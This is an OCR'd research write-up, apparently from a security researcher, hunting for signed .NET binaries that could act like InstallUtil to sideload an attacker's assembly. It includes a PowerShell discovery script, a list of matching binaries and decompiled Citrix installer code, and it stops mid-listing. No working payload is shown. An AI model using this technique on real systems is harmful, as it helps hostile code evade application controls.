

System.Configuration.Installer Research Idea

Background

Casey Smith tweeted the following:



"Not it"



He states "Things like this: That open up an assembly, as RO (Read Only), interrogate it for members, then executed portions". The link in the tweet is below.

https://docs.microsoft.com/en-us/dotnet/api/system.configuration.install.installer.installers?view=netframework-4.8

I wasn't picking up what Casey was laying down so I texted him. Here's an excerpt of our conversation

Spehn: "What exactly was your idea here? I was busy at the time and took a screenshot for later. Do you mean enumerate all .NET assembly for Installers then figure out if we can execute code within an assembly?"

Smith: "Find things, Microsoft or other products that you can side load with your own installer. So when it goes to "see" what the assembly properties are, it will load /exec your things"

From a little research and reading the documentation, I believe Casey is suggesting to look for System.Configuration.Install.InstallerCollection Installers. Specifically, we're looking for .NET assemblies that contain the InstallerCollection class (https://docs.microsoft.com/en-us/dotnet/api/system.configuration.install.installercollection?view=netframework-4.8) that contains an AssemblyInstaller. Basically, we're looking for signed binaries from Microsoft and other vendors that implement the same functionality as InstallUtil in order to "sideload" a .NET assembly similar to InstallUtil if not exactly the same as it.

Identifying .NET Assemblies with references to System.Configuration.Installer

I wrote a simple powershell script to identify .NET assemblies with references to System.Configuration.Installer. The source code is shown below.

```
try {
     $targets = Get-ChildItem "C:\" -Recurse -Include "*.dll", "*.exe",
"*.cpl" | ForEach-Object { try { Get-AuthenticodeSignature $_.fullname }
catch { "ALARME THIS IS NOT SIGNED OR SOMETHING WENT WRONG "} }
}
catch {
    "Something went wrong"
}

"GCI has completed"

Foreach ($i in $targets){
    try{
        [reflection.assemblyname]::GetAssemblyName($i.path)
        "Copying " + $i.path + " to current directory"
        Copy-Item $i.path .
    }
    catch { "Not a .NET assembly" }
}
```

```
$newTargets = Get-ChildItem -Name -Include "*.dll", "*.exe", "*.cpl"
Foreach($i in $newTargets){
    try{
        $assembly = [System.Reflection.Assembly]::LoadFile("${pwd}\${i}")
    }
    catch {
        "Cannot load ${pwd}\${i}"
    }

    if ($assembly.GetReferencedAssemblies().name -contains
"System.Configuration.Install"){
        $assembly.FullName + "${i} contains System.Configuration.Installer
assembly reference"
        $i
    }
}
```

I ran this script against my development VM and the results are shown below.

```
Citrix.Diagnostics, Version=7.1.3.0, Culture=neutral,
PublicKeyToken=7110990e26881462 contains System.Configuration.Installer
assembly reference
dzagent, Version=3.4.1.445, Culture=neutral, PublicKeyToken=5963130873dd3a75
contains System.Configuration.Installer assembly reference
InstallUtil, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
Microsoft.CertificateServices.PKIClient.Cmdlets, Version=10.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35 contains
System.Configuration.Installer assembly reference
Microsoft.ManagementConsole, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35 contains System.Configuration.Installer
assembly reference
Microsoft.VisualStudio.Configuration, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
Microsoft.Web.Deployment, Version=9.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35 contains System.Configuration.Installer
```

```
assembly reference
System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35 contains System.Configuration.Installer
assembly reference
System.Management, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
System.Management.Instrumentation, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089 contains System.Configuration.Installer
assembly reference
System.Messaging, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
System.ServiceProcess, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
```

I also ran the script against my host machine and the results are below.

```
Box.Desktop.UpdateService, Version=2.22.445.0, Culture=neutral,
PublicKeyToken=nullBox.Desktop.UpdateService.exe contains
System.Configuration.Installer assembly reference
Box.Desktop.UpdateService.exe
IntelAudioService, Version=1.0.1287.0, Culture=neutral,
PublicKeyToken=nullIntelAudioService.exe contains
System.Configuration.Installer assembly reference
IntelAudioService.exe
jp_LEPToastLnc.resources.dll
Lenovo.Modern.ImController, Version=1.1.20.1, Culture=neutral,
PublicKeyToken=nullLenovo.Modern.ImController.exe contains
System.Configuration.Installer assembly reference
Lenovo.Modern.ImController.exe
LenovoVantageService, Version=3.7.19.0, Culture=neutral,
PublicKeyToken=3eb6008cf9a3a112LenovoVantageService.exe contains
System.Configuration.Installer assembly reference
LenovoVantageService.exe
Microsoft.CertificateServices.PKIClient.Cmdlets, Version=10.0.0.0,
Culture=neutral,
PublicKeyToken=31bf3856ad364e35Microsoft.CertificateServices.PKIClient.Cmdle
```


```
ts.dll contains System.Configuration.Installer assembly reference
Microsoft.CertificateServices.PKIClient.Cmdlets.dll
Microsoft.ManagementConsole, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35Microsoft.ManagementConsole.dll contains
System.Configuration.Installer assembly reference
Microsoft.ManagementConsole.dll
SUService, Version=5.7.0.124, Culture=neutral,
PublicKeyToken=nullSUService.exe contains System.Configuration.Installer
assembly reference
SUService.exe
System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35System.Management.Automation.dll contains
System.Configuration.Installer assembly reference
System.Management.Automation.dll
System.Management, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3aSystem.Management.dll contains
System.Configuration.Installer assembly reference
System.Management.dll
System.Management.Instrumentation, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089System.Management.Instrumentation.dll
contains System.Configuration.Installer assembly reference
System.Management.Instrumentation.dll
System.Messaging, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3aSystem.Messaging.dll contains
System.Configuration.Installer assembly reference
System.Messaging.dll
System.ServiceProcess, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3aSystem.ServiceProcess.dll contains
System.Configuration.Installer assembly reference
System.ServiceProcess.dll
ThunderboltService, Version=1.41.823.0, Culture=neutral,
PublicKeyToken=nullThunderboltService.exe contains
System.Configuration.Installer assembly reference
ThunderboltService.exe
Lenovo.Modern.ImController, Version=1.1.19.9, Culture=neutral,
PublicKeyToken=nullx64_ImController_Lenovo.Modern.ImController.exe contains
System.Configuration.Installer assembly reference
x64_ImController_Lenovo.Modern.ImController.exe
```

Exploring .NET assemblies with System.Conifguration.Installer references


With plenty of potential .NET assembly targets for this research, I started opening different executable assemblies in a tool called dnSpy to view the .NET assembly source code.

Citrix.Diagnostics.dll

First, I validated the target .NET assembly, Citrix.Diagnostics.dll, references System.Configuration.Installer as shown in the screenshot below.



The PowerShell script worked as expected and I continued manual analysis within dnSpy by searching for "Installer" as shown in the screenshot below.



We can observe that "m_installer" is a private property within the Citrix.Diagnostics.TradeModule class which is using the System.Configuration.Installer via inheritance. Further analysis shows that the .NET assembly contains the System.Configuration.Installer.Install and System.Configuration.Installer.Uninstall methods like InstallUtil as shown below.

```
using System;
using System.Collections;
using System.Configuration.Install;
using System.Reflection;
using Citrix.Diagnostics.Recorder.Cdf;

namespace Citrix.Diagnostics
{
    // Token: 0x02000008 RID: 8
    public abstract class TraceModule : Installer
    {
        // Token: 0x060000DD RID: 221 RVA: 0x00003FA0 File Offset:
0x00002FA0
        protected TraceModule()
        {
            MemberInfo type = base.GetType();
            object[] customAttributes =
type.GetCustomAttributes(typeof(TracingModuleAttribute), false);
            this.m_moduleAttribute = (customAttributes[0] as
TracingModuleAttribute);
            Guid guid = new Guid(this.m_moduleAttribute.ModuleGuid);
            this.m_installer = new TraceInstaller();
            this.m_installer.Initialize(this.m_moduleAttribute.ModuleName,
guid);
        }

        // Token: 0x060000DE RID: 222 RVA: 0x0000400E File Offset:
0x0000300E
        public override void Install(IDictionary stateSaver)
        {
            base.Install(stateSaver);
            this.m_installer.Install(stateSaver);
        }
```

```
        // Token: 0x060000DF RID: 223 RVA: 0x00004023 File Offset:
0x00003023
        public override void Commit(IDictionary savedState)
        {
            base.Commit(savedState);
            this.m_installer.Commit(savedState);
        }

        // Token: 0x060000E0 RID: 224 RVA: 0x00004038 File Offset:
0x00003038
        public override void Rollback(IDictionary savedState)
        {
            base.Rollback(savedState);
            this.m_installer.Rollback(savedState);
        }

        // Token: 0x060000E1 RID: 225 RVA: 0x0000404D File Offset:
0x0000304D
        public override void Uninstall(IDictionary savedState)
        {
            base.Uninstall(savedState);
            this.m_installer.Uninstall(savedState);
        }

        // Token: 0x04000023 RID: 35
        private TracingModuleAttribute m_moduleAttribute;

        // Token: 0x04000024 RID: 36
        private TraceInstaller m_installer;
    }
}
```

We're on the right track in identifying a .NET assembly that could potentially be used similar to the InstallUtil LOLBin. Let's dive deeper and analyze what "TraceModule()" is doing exactly.

```
protected TraceModule()
        {
            MemberInfo type = base.GetType();
            object[] customAttributes =
type.GetCustomAttributes(typeof(TracingModuleAttribute), false);
            this.m_moduleAttribute = (customAttributes[0] as
TracingModuleAttribute);
            Guid guid = new Guid(this.m_moduleAttribute.ModuleGuid);
            this.m_installer = new TraceInstaller();
            this.m_installer.Initialize(this.m_moduleAttribute.ModuleName,
guid);
        }
```

At a first glance, it looks like it grabs the base type then attempts to get the custom attributes that's a type of TracingModuleAttribute then adds the custom attribute to the "customAttributes" object. Let's take a deeper look at what a "TracingModuleAttribute" entails.

```
using System;

namespace Citrix.Diagnostics
{
    // Token: 0x02000009 RID: 9
    [AttributeUsage(AttributeTargets.Class, AllowMultiple = false)]
    public sealed class TracingModuleAttribute : Attribute
    {
        // Token: 0x060000E2 RID: 226 RVA: 0x00004062 File Offset:
0x00003062
        public TracingModuleAttribute(string moduleName, string moduleGuid)
: this(moduleName, moduleGuid, string.Empty)
        {
        }

        // Token: 0x060000E3 RID: 227 RVA: 0x00004071 File Offset:
0x00003071
        public TracingModuleAttribute(string moduleName, string moduleGuid,
string aoGuid)
        {
            this.m_moduleName = moduleName;
```

```
            this.m_moduleGuid = moduleGuid;
            this.m_aoGuid = (string.IsNullOrEmpty(aoGuid) ? "F9ABE5BC-BFDF-
4DA0-8459-7021088E9D90" : aoGuid);
        }

        // Token: 0x17000006 RID: 6
        // (get) Token: 0x060000E4 RID: 228 RVA: 0x0000409D File Offset:
0x0000309D
        public string ModuleName
        {
            get
            {
                return this.m_moduleName;
            }
        }

        // Token: 0x17000007 RID: 7
        // (get) Token: 0x060000E5 RID: 229 RVA: 0x000040A5 File Offset:
0x000030A5
        public string ModuleGuid
        {
            get
            {
                return this.m_moduleGuid;
            }
        }

        // Token: 0x17000008 RID: 8
        // (get) Token: 0x060000E6 RID: 230 RVA: 0x000040AD File Offset:
0x000030AD
        public string AlwaysOnGuid
        {
            get
            {
                return this.m_aoGuid;
            }
        }

        // Token: 0x04000025 RID: 37
```

```
        private string m_moduleName;

        // Token: 0x04000026 RID: 38
        private string m_moduleGuid;

        // Token: 0x04000027 RID: 39
        private string m_aoGuid;
    }
}
```

The "TracingModuleAttribute" class contains an object called "TracingModuleAttribute" with the following properties set in the constructor:

- TracingModuleAttributes.m_moduleName
- TracingModuleAttributes.m_moduleGuid
- TracingModuleAttributes.m_aoguid

The "TraceModule()" method then uses the getter method "TracingModuleAttribute.ModuleGuid" to obtain the GUID from the "TracingModuleAttribute" object. After that it creates a new "TraceInstaller()" object using the "m_installer" property and calls "Initialize" to instantiate the object with the "TraceModuleAttribute.ModuleName" and "TraceModuleAttribute.ModuleGuid" getter methods.

```
protected TraceModule()
        {
            MemberInfo type = base.GetType();
            object[] customAttributes =
type.GetCustomAttributes(typeof(TracingModuleAttribute), false);
            this.m_moduleAttribute = (customAttributes[0] as
TracingModuleAttribute);
            Guid guid = new Guid(this.m_moduleAttribute.ModuleGuid);
            this.m_installer = new TraceInstaller();
            this.m_installer.Initialize(this.m_moduleAttribute.ModuleName,
guid);
        }
```

Now that we've identified what "TracingModuleAttribute" is doing, let's take a closer look at what the "TraceInstaller" object is doing. The "TraceInstaller" class source code is below.

```
using System;
using System.Collections;
using Microsoft.Win32;

namespace Citrix.Diagnostics.Recorder.Cdf
{
    // Token: 0x02000002 RID: 2
    public class TraceInstaller
    {
        // Token: 0x06000002 RID: 2 RVA: 0x000020D8 File Offset: 0x000010D8
        public void Initialize(string moduleName, Guid guid)
        {
            this.m_bInitialized = true;
            this.m_moduleName = moduleName;
            this.m_guid = guid;
        }

        // Token: 0x06000003 RID: 3 RVA: 0x000020F0 File Offset: 0x000010F0
        public void Install(IDictionary stateSaver)
        {
            try
            {
                RegistryKey registryKey =
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Citr
ix\\Tracing\\Modules");
                if (registryKey != null)
                {
                    RegistryKey registryKey2 =
registryKey.CreateSubKey(this.m_moduleName);
                    int num = (int)registryKey2.GetValue("ReferenceCount",
0);
                    registryKey2.SetValue("ReferenceCount", num + 1);
                    registryKey2.SetValue("IsDotNetAssembly", 1);
                    registryKey2.SetValue("GUID", this.m_guid.ToString());
                    registryKey2.SetValue("Flags", 7);
                    registryKey2.SetValue("Level", 0);
                    registryKey2.SetValue("Enabled", 0);
                }
```


```
            }
            catch (UnauthorizedAccessException)
            {
            }
        }

        // Token: 0x06000004 RID: 4 RVA: 0x000021C4 File Offset: 0x000011C4
        public void Uninstall(IDictionary savedState)
        {
            this.UninstallWorker();
        }

        // Token: 0x06000005 RID: 5 RVA: 0x000021CC File Offset: 0x000011CC
        public void Rollback(IDictionary savedState)
        {
            this.UninstallWorker();
        }

        // Token: 0x06000006 RID: 6 RVA: 0x000021D4 File Offset: 0x000011D4
        public void Commit(IDictionary savedState)
        {
        }

        // Token: 0x06000007 RID: 7 RVA: 0x000021D8 File Offset: 0x000011D8
        private void UninstallWorker()
        {
            try
            {
                RegistryKey registryKey =
Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix
\\Tracing\\Modules\\" + this.m_moduleName, true);
                if (registryKey != null)
                {
                    int num = (int)registryKey.GetValue("ReferenceCount",
0);
                    num--;
                    if (num > 0)
                    {
                        registryKey.SetValue("ReferenceCount", num);
```

```
                        registryKey.Close();
                    }
                    else
                    {
                        registryKey.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules\\" + this.m_moduleName, false);
                        RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules", true);
                        if (registryKey2.SubKeyCount == 0 && registryKey2.ValueCount == 0)
                        {
                            registryKey2.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules", false);
                            registryKey2 = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing", true);
                            if (registryKey2.SubKeyCount == 0 && registryKey2.ValueCount == 0)
                            {
                                registryKey2.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing", false);
                                registryKey2 = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix", true);
                                if (registryKey2.SubKeyCount == 0 && registryKey2.ValueCount == 0)
                                {
                                    registryKey2.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix", false);
                                }
```


```
                        }
                    }
                }
            }
            catch (UnauthorizedAccessException)
            {
            }
            catch (InvalidOperationException)
            {
            }
        }

        // Token: 0x04000001 RID: 1
        private const string cszRegCitrix =
"SYSTEM\\CurrentControlSet\\Control\\Citrix";

        // Token: 0x04000002 RID: 2
        private const string cszRegTracing =
"SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing";

        // Token: 0x04000003 RID: 3
        private const string cszRegModule =
"SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules";

        // Token: 0x04000004 RID: 4
        private const string cszGuid = "GUID";

        // Token: 0x04000005 RID: 5
        private const string cszFlags = "Flags";

        // Token: 0x04000006 RID: 6
